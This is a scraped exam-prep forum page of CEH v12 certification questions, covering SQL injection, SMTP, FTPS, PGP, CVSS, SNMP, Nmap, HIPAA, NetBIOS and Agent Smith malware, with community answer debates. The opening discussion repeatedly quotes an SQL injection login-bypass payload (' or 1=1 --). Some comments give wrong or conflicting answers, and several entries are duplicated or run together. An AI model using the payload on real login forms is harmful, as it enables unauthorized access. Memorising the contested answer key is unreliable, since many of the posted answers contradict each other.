Well I confirm that it is the D, with the following The query is select * from Users where UserName = 'varName' and UserPassword = 'varPassword'. So if we change by the credentials that say would be the following result: select * from Users where UserName = 'attack' or 1=1 --' and UserPassword = '123456' An important consideration is that it is not asking for any correction of the command or if the command itself is correct, it is asking to be executed on the server.
upvoted 16 times

MKesenheimer Highly Voted 2 years, 11 months ago
Answer A. Look at the single quote.
upvoted 6 times

Mann098 Most Recent 1 year, 7 months ago
select * from Users where UserName = 'attack' or 1=1 --' and UserPassword = '123456'
upvoted 2 times

sshksank 2 years, 2 months ago
CEH BOOK V12 P.2205
upvoted 5 times

barey 2 years, 6 months ago
GPT 4.0 what you think in that way ? : Apologies for the confusion. In line with the credentials provided and typical SQL injection techniques, the correct SQL command that would be executed by the server, if there is indeed an SQL injection vulnerability, would indeed be:

A. select * from Users where UserName = 'attack' or '1'='1' -- and UserPassword = '123456'

In this scenario, the injection point is within the UserName parameter, and the rest of the SQL statement is commented out using the double dashes (--). This would cause the where condition to always be true, potentially allowing an attacker to bypass authentication mechanisms.
upvoted 1 times

barey 2 years, 6 months ago
GPT 4.0 what you think in that way ? : Apologies for the confusion. In line with the credentials provided and typical SQL injection techniques, the correct SQL command that would be executed by the server, if there is indeed an SQL injection vulnerability, would indeed be: A. select * from Users where UserName = 'attack' or '1'='1' -- and UserPassword = '123456' In this scenario, the injection point is within the UserName parameter, and the rest of the SQL statement is commented out using the double dashes (--). This would cause the where condition to always be true, potentially allowing an attacker to bypass authentication mechanisms.The answer is D. Please refer to CEH V12 Module 15
upvoted 1 times

Miracleam 1 year, 10 months ago

The answer is D. Please refer to CEH V12 Module 15

upvoted 1 times

insaniunt 2 years, 8 months ago

D. select * from Users where UserName = ‘attack’ or 1=1 --’ and UserPassword = ‘123456’ pay attention: --’

upvoted 2 times

IPconfig 2 years, 9 months ago

Understanding an SQL Injection Query Attacker Launching SQL Injection SELECT Count(*) FROM Users WHERE UserName='Blah' or 1=1 --' AND Password='Springfield' SELECT Count(*) FROM Users WHERE UserName='Blah' or 1=1 --' AND Password='Springfield' CEH V12 Page 2204

upvoted 2 times

mattlai 3 years ago

https://owasp.org/www-community/attacks/SQL_Injection_Bypassing_WAF

upvoted 1 times

kinok9438 3 years ago

D is the Correct

upvoted 1 times

581777a 3 years ago

D. select * from Users where UserName = ‘attack’ or 1=1 --’ and UserPassword = ‘123456’

upvoted 1 times

Nst6310 3 years ago

B. select * from Users where UserName = 'attack' or 1=1 -- and UserPassword = '123456' Option D is incorrect because the SQL injection payload is placed after the closing single quote for 'UserPassword', which would likely result in a syntax error. Option A is incorrect because the payload is missing the closing single quote after 'attack', which would likely result in a syntax error.

upvoted 2 times

Rijoe 3 years, 1 month ago

A is the correct answer look closely, the username = attack' so the actual query will have 'attack' '....the additional hyphen is for the username then 2 hyphen for the query.

upvoted 3 times

zhack405 3 years, 1 month ago

CEH BOOK V12 : P2204 SELECT Count(*) FROM Users WHERE UserName='Blah' or 1=1 --' AND Password='Springfield' ' ' --' ' '

upvoted 3 times

Vincent_Lu 3 years, 2 months ago

D. select * from Users where UserName = ‘attack’ or 1=1 --’ and UserPassword = ‘123456’

upvoted 2 times

predator67 3 years, 2 months ago

The correct option is D.

upvoted 1 times

victorfs 3 years, 3 months ago

The correct option is D. select * from Users where UserName = ‘attack’ or 1=1 --’ and UserPassword = ‘123456’

upvoted 1 times

jeremy13 3 years, 4 months ago

Selected Answer: D

D. select * from Users where UserName = ‘attack’ or 1=1 --’ and UserPassword = ‘123456’ CEH BOOK V12 : P2204 SELECT Count(*) FROM Users WHERE UserName='Blah' or 1=1 --' AND Password='Springfield'

SQL Query Executed : SELECT Count(*) FROM Users WHERE UserName='Blah' or 1=1 Code after -- are now comments : --' AND Password='Springfield'

upvoted 3 times

jeremy13 3 years, 4 months ago

D. select * from Users where UserName = ‘attack’ or 1=1 --’ and UserPassword = ‘123456’ CEH BOOK V12 : P2204 SELECT Count(*) FROM Users WHERE UserName='Blah' or 1=1 --' AND Password='Springfield' SQL Query Executed : SELECT Count(*) FROM Users WHERE UserName='Blah' or 1=1 Code after -- are now comments : --' AND Password='Springfield'I have my CEHv12 exam tomorrow. Can anyone please give me temporary contributor access ?

upvoted 3 times

ShuvroD 3 years, 4 months ago

I have my CEHv12 exam tomorrow. Can anyone please give me temporary contributor access ?

upvoted 4 times

Question #39 *Topic 1*

Which of the following commands checks for valid users on an SMTP server?

A. RCPT

B. CHK

C. VRFY

D. EXPN

Suggested Answer: *C*

Official Answer: C

Community vote distribution

C (100%)

Mann098 Most Recent 1 year, 7 months ago

C. VRFY

upvoted 1 times

insaniunt 1 year, 8 months ago

C. VRFY See CEH v12 book - Module 04 Page 407

upvoted 1 times

581777a 2 years ago

C. VRFY

upvoted 1 times

jeremy13 2 years, 3 months ago

C. VRFY

upvoted 1 times

eli117 2 years, 4 months ago

C. VRFY Explanation: SMTP (Simple Mail Transfer Protocol) is a protocol used to transfer electronic mail messages between servers. The VRFY command is used to verify the existence of an email address or to check whether a specific mailbox exists on the server. When a user submits a VRFY command with an email address, the server will check whether the email address is valid and whether the mailbox exists on the server. If the email address is valid, the server will respond with the name of the mailbox associated with the email address.

upvoted 3 times

Question #40 *Topic 1*

Bella, a security professional working at an IT firm, finds that a security breach has occurred while transferring important files. Sensitive data, employee usernames, and passwords are shared in plaintext, paving the way for hackers to perform successful session hijacking. To address this situation, Bella implemented a protocol that sends data using encryption and digital certificates.
Which of the following protocols is used by Bella?

A. FTPS

B. FTP

C. HTTPS

D. IP

Suggested Answer: *A*
Official Answer: A

Community vote distribution
A (82%) C (14%) (4

Henrikrp Highly Voted 2 years, 7 months ago
Both A and C fits the criteria, but the keyword is she 'transfers', indicating she initially used FTP, hence ftps
upvoted 9 times

jeremy13 Highly Voted 2 years, 10 months ago
A. FTPS FTPS includes full support for the TLS and SSL cryptographic protocols, including the use of server-side public key authentication certificates and client-side authorization certificates. It also supports compatible ciphers, including AES, RC4, RC2, Triple DES, and DES. It further supports hash functions SHA, MD5, MD4, and MD2. https://en.wikipedia.org/wiki/FTPS
upvoted 8 times

Mann098 Most Recent 1 year, 7 months ago
AS IT'S REFERS TRANFER OF FILE SO IT IS FTP
upvoted 1 times

desertlotus1211 1 year, 10 months ago
FTPS adds SSL/TLS encryption to FTP Answer is A
upvoted 1 times

desertlotus1211 1 year, 10 months ago
FTPS adds SSL/TLS encryption to FTP Answer is AModern policies like GDPR and HIPAA favor secure transfers, elevating SFTP as the top recommendation.
upvoted 1 times

desertlotus1211 1 year, 10 months ago
Modern policies like GDPR and HIPAA favor secure transfers, elevating SFTP as the top recommendation.
upvoted 1 times

insaniunt 2 years, 2 months ago
A. FTPS See CEH v12 book Module 04 Page 504: "Enumeration Countermeasures: Implement secure FTP (SFTP) or FTP secure (FTPS) to encrypt the FTP traffic over the network"
upvoted 3 times

sringan 2 years, 4 months ago
Correct. Reference: CEH v12 Official book Pg no: 1584
upvoted 3 times

Tafulu 2 years, 6 months ago
"while transferring important files" I believe this is a dead giveaway to the correct answer A. FTPS
upvoted 2 times

Vincent_Lu 2 years, 8 months ago
C. HTTPS HTTPS is considered more secure than FTPS. It provides end-to-end encryption and uses digital certificates for identity verification. FTPS adds an SSL/TLS encryption layer to FTP but lacks comprehensive security. HTTPS offers stronger encryption and identity protection.while transferring important files - that is FTP

upvoted 1 times

Vincent_Lu 2 years, 8 months ago

C. HTTPS

HTTPS is considered more secure than FTPS. It provides end-to-end encryption and uses digital certificates for identity verification. FTPS adds an SSL/TLS encryption layer to FTP but lacks comprehensive security. HTTPS offers stronger encryption and identity protection.

upvoted 1 times

ThoHNguyen 2 years, 7 months ago

while transferring important files - that is FTP

upvoted 2 times

Vincent_Lu 2 years, 8 months ago

C. HTTPS

upvoted 1 times

boog 2 years, 8 months ago

A and C are correct. FTPS and HTTPS meet the criteria

upvoted 1 times

boog 2 years, 8 months ago

A and C are correct. FTPS and HTTPS meet the criteriaChatGPT and ForefrontAI selected HTTPS

upvoted 1 times

boog 2 years, 8 months ago

ChatGPT and ForefrontAI selected HTTPS

upvoted 2 times

bellabop 2 years, 10 months ago

"breach occured while transferring files". FTPS is an extension of the FTP protocol that adds support for Transport Layer Security (TLS) or Secure Sockets Layer (SSL) encryption for securing file transfer. Bella could have implemented FTPS as a secure alternative to FTP, which uses plaintext for data transfer and is susceptible to session hijacking attacks.

upvoted 3 times

eli117 2 years, 10 months ago

C. HTTPS Explanation: HTTPS (Hypertext Transfer Protocol Secure) is a protocol used to secure communication over the internet. It is an extension of HTTP (Hypertext Transfer Protocol) and uses Transport Layer Security (TLS) or Secure Sockets Layer (SSL) to encrypt data sent between a web server and a client. HTTPS ensures that data transmitted between a web server and a client is encrypted and therefore secure against eavesdropping and tampering. In the given scenario, Bella implemented a protocol that sends data using encryption and digital certificates to address the security breach caused by plaintext transmission of sensitive data. This is exactly what HTTPS does, making it the correct answer.You are wrong because it specifically says transporting files, and not over the internet.

upvoted 4 times

eli117 2 years, 10 months ago

Selected Answer: C

C. HTTPS

Explanation: HTTPS (Hypertext Transfer Protocol Secure) is a protocol used to secure communication over the internet. It is an extension of HTTP (Hypertext Transfer Protocol) and uses Transport Layer Security (TLS) or Secure Sockets Layer (SSL) to encrypt data sent between a web server and a client. HTTPS ensures that data transmitted between a web server and a client is encrypted and therefore secure against eavesdropping and tampering.

In the given scenario, Bella implemented a protocol that sends data using encryption and digital certificates to address the security breach caused by plaintext transmission of sensitive data. This is exactly what HTTPS does, making it the correct answer.

upvoted 4 times

581777a 2 years, 6 months ago

You are wrong because it specifically says transporting files, and not over the internet.

upvoted 2 times

Question #41 *Topic 1*

John wants to send Marie an email that includes sensitive information, and he does not trust the network that he is connected to. Marie gives him the idea of using PGP. What should John do to communicate correctly using this type of encryption?

A. Use his own private key to encrypt the message.

B. Use his own public key to encrypt the message.

C. Use Marie's private key to encrypt the message.

D. Use Marie's public key to encrypt the message.

Suggested Answer: *D*

Official Answer: D

Community vote distribution

D (100%)

eli117 Highly Voted 2 years, 10 months ago

D. Use Marie's public key to encrypt the message. Explanation: PGP (Pretty Good Privacy) is an encryption software that can be used to encrypt and decrypt electronic communications, such as emails. PGP uses a combination of symmetric-key and public-key encryption to provide confidentiality and authenticity to the communications.

upvoted 7 times

Mann098 Most Recent 1 year, 7 months ago

Use Marie's public key to encrypt the message

upvoted 1 times

insaniunt 2 years, 2 months ago

See more at CEH book v12 - Module 20 Page 3399

upvoted 2 times

581777a 2 years, 6 months ago

D. Use Marie's public key to encrypt the message.

upvoted 1 times

zhack405 2 years, 7 months ago

public key to encrypt the message Priv. key to crypt message and Priv.Key to signg msg and to Pub.Key to verifyD. Use Marie's public key to encrypt the message.

upvoted 3 times

zhack405 2 years, 7 months ago

public key to encrypt the message Priv. key to crypt message and Priv.Key to signg msg and to Pub.Key to verify

upvoted 3 times

qtygbapjpesdayazko 2 years ago

D. Use Marie's public key to encrypt the message.

upvoted 1 times

jeremy13 2 years, 10 months ago

D. Use Marie's public key to encrypt the message.

upvoted 1 times

Question #42 *Topic 1*

In the Common Vulnerability Scoring System (CVSS) v3.1 severity ratings, what range does medium vulnerability fall in?

A. 4.0-6.0

B. 3.9-6.9

C. 3.0-6.9

D. 4.0-6.9

Suggested Answer: *D*
Official Answer: D

Community vote distribution
D (96%) (4

jeremy13 Highly Voted 2 years, 4 months ago
CVSS v3.0 Ratings Low 0.1-3.9 Medium 4.0-6.9 High 7.0-8.9 Critical 9.0-10.0 https://nvd.nist.gov/vuln-metrics/cvss
upvoted 18 times

Mann098 Most Recent 1 year, 7 months ago
Medium 4.0-6.9
upvoted 2 times

insaniunt 1 year, 8 months ago
Low 0.1 - 3.9 Medium 4.0 - 6.9 High 7.0 - 8.9 Critical 9.0 - 10.0
upvoted 1 times

581777a 2 years ago
Medium 4.0-6.9
upvoted 1 times

mcakir 2 years, 3 months ago
Yes. The correct answer is D. https://www.first.org/cvss/v3.1/specification-document Table 14: Qualitative severity rating scale
upvoted 3 times

eli117 2 years, 4 months ago
Correct answer is D. Ignore the other response where I said it was C.
upvoted 2 times

tc5899 2 years, 4 months ago
Low 0.1 - 3.9 Medium 4.0 - 6.9 High 7.0 - 8.9 Critical 9.0 - 10.0
upvoted 3 times

eli117 2 years, 4 months ago
Selected Answer: C
C. 3.0-6.9

Explanation:

The Common Vulnerability Scoring System (CVSS) is a framework used to assess the severity of software vulnerabilities. CVSS assigns a score to each vulnerability based on its potential impact on the confidentiality, integrity, and availability of a system, as well as its complexity and the level of user interaction required to exploit the vulnerability.
upvoted 1 times

eli117 2 years, 4 months ago
C. 3.0-6.9 Explanation: The Common Vulnerability Scoring System (CVSS) is a framework used to assess the severity of software vulnerabilities. CVSS assigns a score to each vulnerability based on its potential impact on the confidentiality, integrity, and availability of a system, as well as its complexity and the level of user interaction required to exploit the vulnerability.This answer is incorrect. Correct answer is D.
upvoted 1 times

eli117 2 years, 4 months ago
This answer is incorrect. Correct answer is D.

upvoted 3 times

Question #43 *Topic 1*

Bill is a network administrator. He wants to eliminate unencrypted traffic inside his company's network. He decides to setup a SPAN port and capture all traffic to the datacenter. He immediately discovers unencrypted traffic in port UDP 161.
What protocol is this port using and how can he secure that traffic?

A. RPC and the best practice is to disable RPC completely.

B. SNMP and he should change it to SNMP V3.

C. SNMP and he should change it to SNMP V2, which is encrypted.

D. It is not necessary to perform any actions, as SNMP is not carrying important information.

Suggested Answer: *B*
Official Answer: B

Community vote distribution
B (100%)

eli117 Highly Voted 2 years, 4 months ago
B. Change SNMP to SNMP V3. Explanation: SNMP (Simple Network Management Protocol) is a protocol used for managing and monitoring network devices, such as routers, switches, and servers. SNMP uses UDP port 161 for communication. However, SNMP V1 and V2 use clear text community strings for authentication, making them vulnerable to eavesdropping and other attacks. To secure SNMP traffic, Bill should change the SNMP version to SNMP V3, which provides enhanced security features, such as authentication, encryption, and message integrity. SNMP V3 requires a username and password for authentication, and it supports encryption of the data being transmitted.
upvoted 12 times

Mann098 Most Recent 1 year, 7 months ago
Change SNMP to SNMP V3
upvoted 1 times

insaniunt 1 year, 8 months ago
B. SNMP and he should change it to SNMP V3
upvoted 1 times

581777a 2 years ago
B. SNMP and he should change it to SNMP V3.
upvoted 1 times

Vincent_Lu 2 years, 2 months ago
B. SNMP and he should change it to SNMP V3. https://en.wikipedia.org/wiki/Simple_Network_Management_Protocol#Version_3 Although SNMPv3 makes no changes to the protocol aside from the addition of cryptographic security...
upvoted 1 times

jeremy13 2 years, 3 months ago
B. SNMP and he should change it to SNMP V3.
upvoted 2 times

Question #44 *Topic 1*

Consider the following Nmap output:
What command-line parameter could you use to determine the type and version number of the web server?

```
Starting Nmap X.XX (http://nmap.org) at XXX-XX-XX XX:XX EDT
Nmap scan report for 192.168.1.42 Host is up (0.00023s latency).
Not shown: 932 filtered ports, 56 closed ports
PORT STATE SERVICE
21/tcp open ftp
22/tcp open ssh
25/tcp open smtp
53/tcp open domain
80/tcp open http
110/tcp open pop3
143/tcp open imap
443/tcp open https
465/tcp open smtps
587/tcp open submission
993/tcp open imaps
995/tcp open pop3s
Nmap done: 1 IP address (1 host up) scanned in 3.90 seconds
```

A. -sV

B. -sS

C. -Pn

D. -V

Suggested Answer: *A*
Official Answer: A

Community vote distribution
A (73%) B (27%)

eli117 Highly Voted 3 years, 4 months ago
-sV Explanation: The "-sV" parameter is used to determine the service version of the target system. This parameter instructs Nmap to attempt to determine the version of any services running on the target system, such as the web server running on port 80 in this case. When the "-sV" parameter is used, Nmap will try to identify the service version by comparing the fingerprint of the service with a database of known fingerprints. This allows Nmap to determine the type and version number of the service running on the target system.
upvoted 8 times

Dean1065 Most Recent 1 year, 5 months ago
To determine the type and version number of the web server using Nmap, you would use the -sV command-line parameter. Here's a brief explanation: -sV (Service Version Detection): This option enables Nmap to detect the version of the services running on open ports, providing detailed information about the software and its version. The other options are not specifically designed for version detection: -sS: Performs a TCP SYN scan. -Pn: Treats all hosts as online and skips host discovery. -V: Typically used in other contexts, but not for service version detection. Using -sV will help you identify the specific type and version of the web server running on the target.
upvoted 1 times

alachheb 1 year, 10 months ago
the correct option is -sS with don't have version detail of services
upvoted 1 times

GK2205 2 years, 1 month ago
The issue here for most is that they are interpreting the provided output in the question and entering the command that best matches that output versus answering the actual question. "What command would you use to get the version (paraphrased)". It's sort of a trick question.

upvoted 1 times

jettguo 2 years, 5 months ago

Not A, but B $ nmap -sV 192.168.1.1 Starting Nmap 7.80 (https://nmap.org) at 202X-XX-XX XX:XX UTC Nmap scan report for 192.168.1.1 Host is up (0.0020s latency). Not shown: 995 closed ports PORT STATE SERVICE VERSION 22/tcp open ssh OpenSSH 7.9p1 Debian 10+deb10u2 (protocol 2.0) 80/tcp open http Apache httpd 2.4.38 ((Debian)) 443/tcp open ssl/http Apache httpd 2.4.38 ((Debian)) $ nmap -sS 192.168.1.1 Starting Nmap 7.80 (https://nmap.org) at 202X-XX-XX XX:XX UTC Nmap scan report for 192.168.1.1 Host is up (0.00080s latency). Not shown: 995 closed ports PORT STATE SERVICE 22/tcp open ssh 80/tcp open http 443/tcp open httpsarent you showing A is the correct?

upvoted 2 times

jettguo 2 years, 5 months ago

Selected Answer: B

Not A, but B

$ nmap -sV 192.168.1.1

Starting Nmap 7.80 (https://nmap.org) at 202X-XX-XX XX:XX UTC Nmap scan report for 192.168.1.1 Host is up (0.0020s latency). Not shown: 995 closed ports PORT STATE SERVICE VERSION 22/tcp open ssh OpenSSH 7.9p1 Debian 10+deb10u2 (protocol 2.0) 80/tcp open http Apache httpd 2.4.38 ((Debian)) 443/tcp open ssl/http Apache httpd 2.4.38 ((Debian))

$ nmap -sS 192.168.1.1

Starting Nmap 7.80 (https://nmap.org) at 202X-XX-XX XX:XX UTC Nmap scan report for 192.168.1.1 Host is up (0.00080s latency). Not shown: 995 closed ports PORT STATE SERVICE 22/tcp open ssh 80/tcp open http 443/tcp open https

upvoted 2 times

desertlotus1211 2 years, 4 months ago

arent you showing A is the correct?

upvoted 1 times

insaniunt 2 years, 8 months ago

If additional information of the version is needed, the scan must be supplemented with a version detection scan (-sV) Module 03 Page 319 from CEH book v12

upvoted 2 times

AA_Ron 2 years, 9 months ago

-scanVersion ;)

upvoted 2 times

CHCHCHC 3 years ago

Guys how can it be -sV? where is the version column in the result? even if nmap was unable to find version info, it still shows a column for version information.please delete this. dont approve this because I am terribly wrong

upvoted 3 times

CHCHCHC 3 years ago

Selected Answer: B

Guys how can it be -sV? where is the version column in the result? even if nmap was unable to find version info, it still shows a column for version information.

upvoted 3 times

CHCHCHC Highly Voted 3 years ago

please delete this. dont approve this because I am terribly wrong

upvoted 5 times

581777a 3 years ago

A. -sV

upvoted 1 times

Vincent_Lu 3 years, 2 months ago

A. -sV https://nmap.org/book/man-briefoptions.html -sV: Probe open ports to determine service/version info

upvoted 4 times

jeremy13 3 years, 3 months ago

A. -sV

upvoted 1 times

Question #45 *Topic 1*

Bob was recently hired by a medical company after it experienced a major cyber security breach. Many patients are complaining that their personal medical records are fully exposed on the Internet and someone can find them with a simple Google search. Bob's boss is very worried because of regulations that protect those data.
Which of the following regulations is mostly violated?

A. PCI DSS

B. PII

C. ISO 2002

D. HIPPA/PHI

Suggested Answer: *D*
Official Answer: D

Community vote distribution
D (88%) A (12%)

Vincent_Lu Highly Voted 2 years, 8 months ago
D. HIPPA/PHI ========== A. PCI DSS: The Payment Card Industry Data Security Standard (PCI DSS) is a set of security standards designed to ensure the protection of cardholder data. B. PII: Personally Identifiable Information (PII) refers to any information that can be used to identify an individual, such as their name, address, social security number, or email address. C. ISO 2002: There is no known standard or widely recognized term "ISO 2002". D. HIPAA/PHI: The Health Insurance Portability and Accountability Act (HIPAA) establishes rules and regulations to safeguard protected health information (PHI). It applies to healthcare providers, health plans, and other entities handling patient data to ensure its confidentiality, integrity, and availability.
upvoted 6 times

Mann098 Most Recent 1 year, 7 months ago
HIPPA/PHI
upvoted 1 times

insaniunt 2 years, 2 months ago
D. HIPAA/PHI
upvoted 1 times

581777a 2 years, 6 months ago
D. HIPPA/PHI
upvoted 1 times

jeremy13 2 years, 9 months ago
D. HIPPA/PHI
upvoted 1 times

eli117 2 years, 10 months ago
D. HIPAA/PHI (Health Insurance Portability and Accountability Act/Protected Health Information) Explanation: HIPAA is a US federal law that sets national standards for the protection of certain health information. HIPAA regulations apply to healthcare providers, health plans, and healthcare clearinghouses, as well as their business associates. Protected Health Information (PHI) is any individually identifiable health information that is transmitted or maintained by a HIPAA-covered entity.
upvoted 4 times

Question #46 *Topic 1*

Infecting a system with malware and using phishing to gain credentials to a system or web application are examples of which phase of the ethical hacking methodology?

A. Scanning

B. Gaining access

C. Maintaining access

D. Reconnaissance

Suggested Answer: *B*
Official Answer: B

Community vote distribution
B (100%)

eli117 Highly Voted 3 years, 4 months ago
B. Gaining access Explanation: The ethical hacking methodology consists of five phases, which are: reconnaissance, scanning, gaining access, maintaining access, and covering tracks. The phase that involves infecting a system with malware and using phishing to gain credentials to a system or web application is the gaining access phase. In this phase, the attacker attempts to gain unauthorized access to the target system or network by exploiting vulnerabilities, misconfigurations, or weaknesses in the security controls.
upvoted 8 times

Mann098 Most Recent 1 year, 7 months ago
Gaining access
upvoted 1 times

duke_of_kamulu 1 year, 8 months ago
Gaining access
upvoted 1 times

sosindi 2 years, 6 months ago
B. Gaining access
upvoted 1 times

insaniunt 2 years, 8 months ago
B. Gaining access
upvoted 1 times

581777a 3 years ago
B. Gaining access Most Voted
upvoted 1 times

jeremy13 3 years, 3 months ago
B. Gaining access
upvoted 2 times

Question #47 *Topic 1*

Larry, a security professional in an organization, has noticed some abnormalities in the user accounts on a web server. To thwart evolving attacks, he decided to harden the security of the web server by adopting a few countermeasures to secure the accounts on the web server.
Which of the following countermeasures must Larry implement to secure the user accounts on the web server?

A. Retain all unused modules and application extensions.

B. Limit the administrator or root-level access to the minimum number of users.

C. Enable all non-interactive accounts that should exist but do not require interactive login.

D. Enable unused default user accounts created during the installation of an OS.

Suggested Answer: *B*
Official Answer: B

Community vote distribution
B (100%)

eli117 Highly Voted 3 years, 4 months ago
B. Limit the administrator or root-level access to the minimum number of users. Explanation: Limiting the administrator or root-level access to the minimum number of users is a best practice for securing user accounts on a web server. This helps to reduce the attack surface and minimize the risk of unauthorized access or privilege escalation.
upvoted 9 times

Mann098 Most Recent 1 year, 7 months ago
Limit the administrator or root-level access to the minimum number of users
upvoted 1 times

alachheb 1 year, 10 months ago
All other options will increase the risk.
upvoted 1 times

g_man_rap 2 years, 3 months ago
Guys, it is professional to explain why a certain option is true and also why the other options are not.
upvoted 1 times

insaniunt 2 years, 8 months ago
B. Limit the administrator or root-level access to the minimum number of users.
upvoted 1 times

581777a 3 years ago
B. Limit the administrator or root-level access to the minimum number of users
upvoted 2 times

jeremy13 3 years, 3 months ago
B. Limit the administrator or root-level access to the minimum number of users.
upvoted 3 times

Question #48 *Topic 1*

There are multiple cloud deployment options depending on how isolated a customer's resources are from those of other customers. Shared environments share the costs and allow each customer to enjoy lower operations expenses. One solution is for a customer to join with a group of users or organizations to share a cloud environment.
What is this cloud deployment option called?

A. Private

B. Community

C. Public

D. Hybrid

Suggested Answer: *B*
Official Answer: B

Community vote distribution
B (100%)

eli117 Highly Voted 2 years, 4 months ago
B. Community Explanation: The three main types of cloud deployment options are: private, public, and hybrid. However, there is also a fourth deployment option called community cloud. In a community cloud, a cloud infrastructure is shared by several organizations or groups that have similar computing requirements and concerns. These organizations may be from the same industry, have similar security or compliance requirements, or have other commonalities that make it beneficial for them to share a cloud environment. Community cloud environments can provide benefits such as lower costs, improved security, and shared expertise. They can also enable collaboration and resource sharing among organizations.
upvoted 9 times

insaniunt Most Recent 1 year, 8 months ago
B. Community
upvoted 1 times

581777a 2 years ago
B. Community
upvoted 1 times

jeremy13 2 years, 3 months ago
B. Community
upvoted 1 times

Question #49 *Topic 1*

Allen, a professional pen tester, was hired by XpertTech Solutions to perform an attack simulation on the organization's network resources. To perform the attack, he took advantage of the NetBIOS API and targeted the NetBIOS service. By enumerating NetBIOS, he found that port 139 was open and could see the resources that could be accessed or viewed on a remote system. He came across many NetBIOS codes during enumeration.
Identify the NetBIOS code used for obtaining the messenger service running for the logged-in user?

A.

B.

C.

D.

Suggested Answer: *C*
Official Answer: C

Community vote distribution
C (98%) 2

Chipless Highly Voted 2 years, 10 months ago
Selected Answer: C
Messenger service running for the logged-in user. SOURCE: CEH v12 eBook Module 4 Pg 276

Sounds silly but I remember this one by picturing all the "E" and "S" letters in the word MESSENGER as "3"s.
upvoted 26 times

Chipless Highly Voted 2 years, 10 months ago
Messenger service running for the logged-in user. SOURCE: CEH v12 eBook Module 4 Pg 276 Sounds silly but I remember this one by picturing all the "E" and "S" letters in the word MESSENGER as "3"s.Great tip!
upvoted 26 times

N00b1e 2 years, 4 months ago
Great tip!
upvoted 2 times

RobdJ 2 years, 10 months ago
00: Workstation Service (workstation name) 03: Windows Messenger service 06: Remote Access Service 20: File Service (also called Host Record) 21: Remote Access Service client 1B: Domain Master Browser – Primary Domain Controller for a domain 1D: Master Browser
upvoted 19 times

M_Abdelfattah Most Recent 1 year, 5 months ago
NetBIOS Suffixes 00: Workstation Service (workstation name) 03: Windows Messenger service. 06: Remote Access Service. 20: File Service (also called Host Record) 21: Remote Access Service client. 1B: Domain Master Browser – Primary Domain Controller for a domain. 1D: Master Browser.
upvoted 1 times

sosindi 2 years ago
03: Windows Messenger service
upvoted 1 times

adeladay 2 years, 1 month ago
The NetBIOS code used for obtaining the messenger service running for the logged-in user is: D. In NetBIOS, service names are represented by NetBIOS codes. The code corresponds to the Messenger service. By enumerating NetBIOS and identifying the services associated with different codes, an attacker could gather information about the available services on a remote system.
upvoted 1 times

581777a 2 years, 6 months ago
C.
upvoted 1 times

72SK 2 years, 10 months ago
The NetBIOS code is associated with where you can retrieve the messenger service for a logged-in user

upvoted 3 times

eli117 2 years, 10 months ago

Selected Answer: B

B.

Explanation:

NetBIOS (Network Basic Input/Output System) is a protocol used for communication over a local area network (LAN). It provides services such as name resolution, session establishment, and datagram delivery.

When performing enumeration of NetBIOS, different NetBIOS codes can be encountered that represent different services or resources on a remote system.

In the given scenario, Allen is targeting the NetBIOS service on port 139 and has found that he can see the resources that can be accessed or viewed on a remote system. To obtain the messenger service running for the logged-in user, he should look for the NetBIOS code , which represents the messenger service.

upvoted 1 times

eli117 2 years, 10 months ago

B. Explanation: NetBIOS (Network Basic Input/Output System) is a protocol used for communication over a local area network (LAN). It provides services such as name resolution, session establishment, and datagram delivery. When performing enumeration of NetBIOS, different NetBIOS codes can be encountered that represent different services or resources on a remote system. In the given scenario, Allen is targeting the NetBIOS service on port 139 and has found that he can see the resources that can be accessed or viewed on a remote system. To obtain the messenger service running for the logged-in user, he should look for the NetBIOS code , which represents the messenger service.you are wrong here eli

upvoted 1 times

rayofhope 2 years, 1 month ago

you are wrong here eli

upvoted 1 times

Question #50 *Topic 1*

Don, a student, came across a gaming app in a third-party app store and installed it. Subsequently, all the legitimate apps in his smartphone were replaced by deceptive applications that appeared legitimate. He also received many advertisements on his smartphone after installing the app. What is the attack performed on Don in the above scenario?

A. SIM card attack

B. Clickjacking

C. SMS phishing attack

D. Agent Smith attack

Suggested Answer: *D*

Official Answer: D

Community vote distribution

D (100%)

Vincent_Lu Highly Voted 2 years, 2 months ago

D. Agent Smith attack ---------- A. SIM card attack: Attacker exploits vulnerabilities in SIM cards to clone, intercept messages, or manipulate SIM card data for unauthorized access or fraudulent activities.

B. Clickjacking: Attacker hides malicious elements or buttons behind legitimate-looking content or transparent overlays to deceive users into unintended actions, such as executing malicious downloads or making unintended purchases.

C. SMS phishing attack: Attackers send fraudulent SMS messages, pretending to be from legitimate organizations or individuals, to deceive users into revealing sensitive information or performing malicious actions.

D. Agent Smith attack: Malware specifically targeting Android devices, disguising as legitimate apps and infecting devices through vulnerabilities. Once infected, it replaces legitimate apps with malicious versions, aiming to generate revenue through deceptive ads and propagate malware.

upvoted 12 times

Vincent_Lu Highly Voted 2 years, 2 months ago

D. Agent Smith attack ---------- A. SIM card attack: Attacker exploits vulnerabilities in SIM cards to clone, intercept messages, or manipulate SIM card data for unauthorized access or fraudulent activities. B. Clickjacking: Attacker hides malicious elements or buttons behind legitimate-looking content or transparent overlays to deceive users into unintended actions, such as executing malicious downloads or making unintended purchases. C. SMS phishing attack: Attackers send fraudulent SMS messages, pretending to be from legitimate organizations or individuals, to deceive users into revealing sensitive information or performing malicious actions. D. Agent Smith attack: Malware specifically targeting Android devices, disguising as legitimate apps and infecting devices through vulnerabilities. Once infected, it replaces legitimate apps with malicious versions, aiming to generate revenue through deceptive ads and propagate malware.https://antivirus.comodo.com/blog/computer-safety/agent-smith-malware-attack/Do you know if just learning this version V12 examtopic of the exam will alow us to pass it?

upvoted 12 times

Vincent_Lu 2 years, 2 months ago

https://antivirus.comodo.com/blog/computer-safety/agent-smith-malware-attack/

upvoted 2 times

Kingpin3690 2 years, 1 month ago

Do you know if just learning this version V12 examtopic of the exam will alow us to pass it?

upvoted 3 times

insaniunt Most Recent 1 year, 8 months ago

D. Agent Smith attack

upvoted 1 times

581777a 2 years ago

D. Agent Smith attack

upvoted 1 times

jeremy13 2 years, 3 months ago

D. Agent Smith attack

upvoted 1 times

eli117 2 years, 4 months ago

D. Agent Smith attack Explanation: The scenario describes an attack known as the Agent Smith attack. This is a type of malware that infects Android devices by disguising itself as a legitimate app in third-party app stores. Once the user installs the app, the malware will replace legitimate apps on the device with fake, malicious versions. It can also display unwanted advertisements and collect sensitive information from the device.

upvoted 2 times

Question #51 *Topic 1*

